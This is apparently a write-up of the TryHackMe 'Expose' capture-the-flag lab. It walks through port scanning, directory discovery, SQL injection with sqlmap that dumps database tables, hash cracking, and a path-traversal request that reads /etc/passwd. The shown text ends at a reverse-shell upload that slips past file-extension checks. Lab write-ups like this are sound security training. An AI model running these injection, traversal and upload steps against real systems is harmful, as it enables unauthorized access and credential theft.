
TryHackMe | Expose



Difficulty: Easy

Start with Nmap to scan open ports, services, versions and save the results into a file.

```
nmap -sC -sV -p- <ip-address> > nmap.txt
```

Results:

```
Nmap scan report for <ip-address>
Host is up (0.095s latency).
Not shown: 3972 closed tcp ports (reset), 27 filtered tcp ports (no-response)
PORT     STATE SERVICE                    VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:10.8.109.14
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 2
|      vsFTPd 3.0.3 - secure, fast, stable
|_End of status
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
```

```
|   3072 cb:54:91:99:ba:5c:f0:b1:f0:7c:0c:23:39:e0:f2:ed (RSA)
|   256 1a:97:87:56:bf:b1:ca:90:f3:7d:40:66:3a:25:b6:4a (ECDSA)
|_  256 5b:e3:24:25:9a:1d:ff:94:a3:eb:7e:6e:e3:20:ce:30 (ED25519)
53/tcp open  domain  ISC BIND 9.16.1 (Ubuntu Linux)
| dns-nsid:
|_  bind.version: 9.16.1-Ubuntu
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
|
1337/tcp open  http                    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: EXPOSED
|_http-server-header: Apache/2.4.41 (Ubuntu)
1883/tcp open  mosquitto version 1.6.9
| mqtt-subscribe:
|   Topics and their most recent payloads:
|     $SYS/broker/messages/stored: 31
|     $SYS/broker/clients/active: 1
|     $SYS/broker/load/bytes/received/1min: 63.04
|     $SYS/broker/clients/disconnected: 0
|     $SYS/broker/load/messages/received/15min: 0.20
|     $SYS/broker/load/messages/received/5min: 0.59
|     $SYS/broker/clients/total: 1
|     $SYS/broker/load/bytes/sent/1min: 371.87
|     $SYS/broker/store/messages/bytes: 147
|     $SYS/broker/version: mosquitto version 1.6.9
|     $SYS/broker/load/messages/received/1min: 2.74
|     $SYS/broker/load/sockets/5min: 0.39
|     $SYS/broker/load/bytes/sent/5min: 79.93
|     $SYS/broker/heap/maximum: 51456
|     $SYS/broker/load/sockets/15min: 0.13
|     $SYS/broker/bytes/sent: 407
|     $SYS/broker/subscriptions/count: 2
|     $SYS/broker/clients/inactive: 0
|     $SYS/broker/messages/received: 3
|     $SYS/broker/load/publish/sent/1min: 10.05
|     $SYS/broker/load/bytes/received/15min: 4.57
|     $SYS/broker/load/connections/1min: 1.83
|     $SYS/broker/messages/sent: 14
|     $SYS/broker/clients/connected: 1
|     $SYS/broker/uptime: 4906 seconds
|     $SYS/broker/load/bytes/received/5min: 13.55
|     $SYS/broker/store/messages/count: 31
|     $SYS/broker/retained messages/count: 35
|     $SYS/broker/load/connections/5min: 0.39
|     $SYS/broker/publish/bytes/sent: 61
|     $SYS/broker/load/bytes/sent/15min: 26.97
|     $SYS/broker/load/connections/15min: 0.13
|     $SYS/broker/heap/current: 51056
|     $SYS/broker/load/publish/sent/15min: 0.73
|     $SYS/broker/clients/maximum: 1
|     $SYS/broker/bytes/received: 69
|     $SYS/broker/publish/messages/sent: 11
|     $SYS/broker/load/publish/sent/5min: 2.16
|     $SYS/broker/load/messages/sent/15min: 0.93
|     $SYS/broker/load/messages/sent/1min: 12.79
|     $SYS/broker/load/sockets/1min: 1.67
|_    $SYS/broker/load/messages/sent/5min: 2.75

Service detection performed. Please report any incorrect results at
```

```
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3391.25 seconds
```

So, there are 5 open ports:

21- FTP.


22- SSH.

53- DNS.

1337 — HTTP.

1883 — mosquitto.

Start with FTP, there is allowed anonymous connection, check it:



```
220 Welcome to the Expose Web Challenge.
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||61975|)
150 Here comes the directory listing.
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||45229|)
150 Here comes the directory listing.
drwxr-xr-x    2 0        121          4096 Jun 11  2023 .
drwxr-xr-x    2 0        121          4096 Jun 11  2023 ..
226 Directory send OK.
ftp> 
```

nothing here…


///It’s time for educational comment:

That is a good way to upload files to the target machine if it’s allowed to. use “put <file-name>”. ///

Because port 1337 which is HTTP is open, check it on browser:

```
http://<ip-address>:1337
```

Results:



EXPOSED

http://<ip-address>:1337


Find directories within the system with Gobuster:

```
gobuster dir -u http://<ip-address>:1337 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt
```

There are some directories:

```
/admin
/javascript
/phpmyadmin
/server-status
/admin_101
```

Start with /admin:



Is this the right admin portal?


dsfdsffds

•••••••••

/admin

After few attempts to submit credentials without any response, inspect the source code of this page and there are no function of login, it is just the design of the webpage. So the answer is: no, this is not the right admin portal.

Check the next relevant page /phpmyadmin.



Welcome to phpMyAdmin

Language: English

Log in


Username:

Password:

/phpmyadmin

There is login page.

On to the next one /admin101.



Is this the right admin portal?

hacker@root.thm


••••••

/admin_101

It feels like this is the page that must be inspected and not /phpmyadmin.

So, after the request was sent, there is pop-up error message.

Open burp and grab the request and the response for real inspection.



```
{
  "status":"error",
  "messages":[
    "SELECT * FROM user WHERE email = 'hacker@root.thm'"
  ]
}
```


response

This response tells that the login page communicates with sql database so maybe there is sqli vulnerability. Grab the request and save it into a file.

Use sqlmap to find databases names:

```
sqlmap -r req.txt -dbs --dump
```


Results:



```
available databases [6]:
[*] expose
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] sys
```

dbs names


There is password for our email:



```
Database: expose
Table: user
[1 entry]
+----+-----------------+---------------------+------------------------------------+
| id | email           | created             | password                           |
+----+-----------------+---------------------+------------------------------------+
| 1  | hacker@root.thm | 2023-02-21 09:05:46 | [redacted]                         |
+----+-----------------+---------------------+------------------------------------+
```

Password


There is another interesting information:



```
Database: expose
Table: config
[2 entries]
+----+------------------------------+-----------------------------------------------------+
| id | url                          | password                                            |
+----+------------------------------+-----------------------------------------------------+
| 1  | /file1010111/index.php       | [redacted]                                          |
| 3  | /upload-cv00101011/index.php | // ONLY ACCESSIBLE THROUGH USERNAME STARTING WITH Z |
+----+------------------------------+-----------------------------------------------------+
```

another information

So, enter the account with the password:



We are at capacity right now

We're trying to resolve this issue as soon as possible

We would love to hear from you.


Welcome to the ChatAI |

/admin_101/chat.php

We are in but there is nothing here.

Check the path that is written inside the database:

```
<ip-address>:1337/file1010111/index.php
```




/file1010111/index.php

There is password input. so grab the hash inside the database that relates to this URL and decode it.

Hash	Type	Result
[redacted]	[redacted]	[redacted]


crackstation.com

enter the password to get this page:



Parameter Fuzzing is also important :) or Can you hide DOM elements?

There is a clue that tells us to take a look inside the DOM. Check the source code.



```
style="display: none;">Hint: Try file or view as GET parameters?</span>
```

hint


The hint says that there is injection of “file” parameter within the URL.

But what’s the value of this parameter?

Try path traversal to read /etc/passwd.

```
http://<ip-address>:1337/file1010111/index.php?file=../../../../etc/passwd
```

Results:




```
 <p>root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
landscape:x:110:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:111:1::/var/cache/pollinate:/bin/false
ec2-instance-connect:x:112:65534::/nonexistent:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
mysql:x:113:119:MySQL Server,,,:/nonexistent:/bin/false
zeamkish:x:1001:1001:Zeam Kish,1,1,:/home/zeamkish:/bin/bash

ftp:x:114:121:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
bind:x:115:122::/var/cache/bind:/usr/sbin/nologin
Debian-snmp:x:116:123::/var/lib/snmp:/bin/false
redis:x:117:124::/var/lib/redis:/usr/sbin/nologin
mosquitto:x:118:125::/var/lib/mosquitto:/usr/sbin/nologin
fwupd-refresh:x:119:126:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
</p>
```

/etc/passwd

It works. This is the content of /etc/passwd. Move to the next path that is written inside the database:

```
/upload-cv00101011/index.php
```




Please enter the password:
Hint: It is the name of machine user starting with letter "z"

/upload-cv00101011/index.php


Check the user’s list inside /etc/passwd and find a user that starting with letter “z”.zeamkish is the user.

There is a new page:



file upload

First, check if there is any validation or whitelisting of the types of the files that is possible to upload:




```
  if (fileExtension === 'jpg' || fileExtension === 'png') {
    // Valid file extension, proceed with file upload
    // You can submit the form or perform further processing here
    console.log('File uploaded successfully');
    return true;
  } else {
    // Invalid file extension, display an error message or take appropriate action
    console.log('Only JPG and PNG files are allowed');
    return false;
```

poc


There is file extension validation: only JPG and PNG. Upload reverse-shell to the system but first, change the extension to png. Before any click on the upload button, open burp and grab the request, because maybe there is an option to change the extension back to .php to execute the reverse shell and bypass the validation.

After the file is uploaded, there is a message that tells us the path that our uploaded is located.



File uploaded successfully! Maybe look in source code to see the path

message



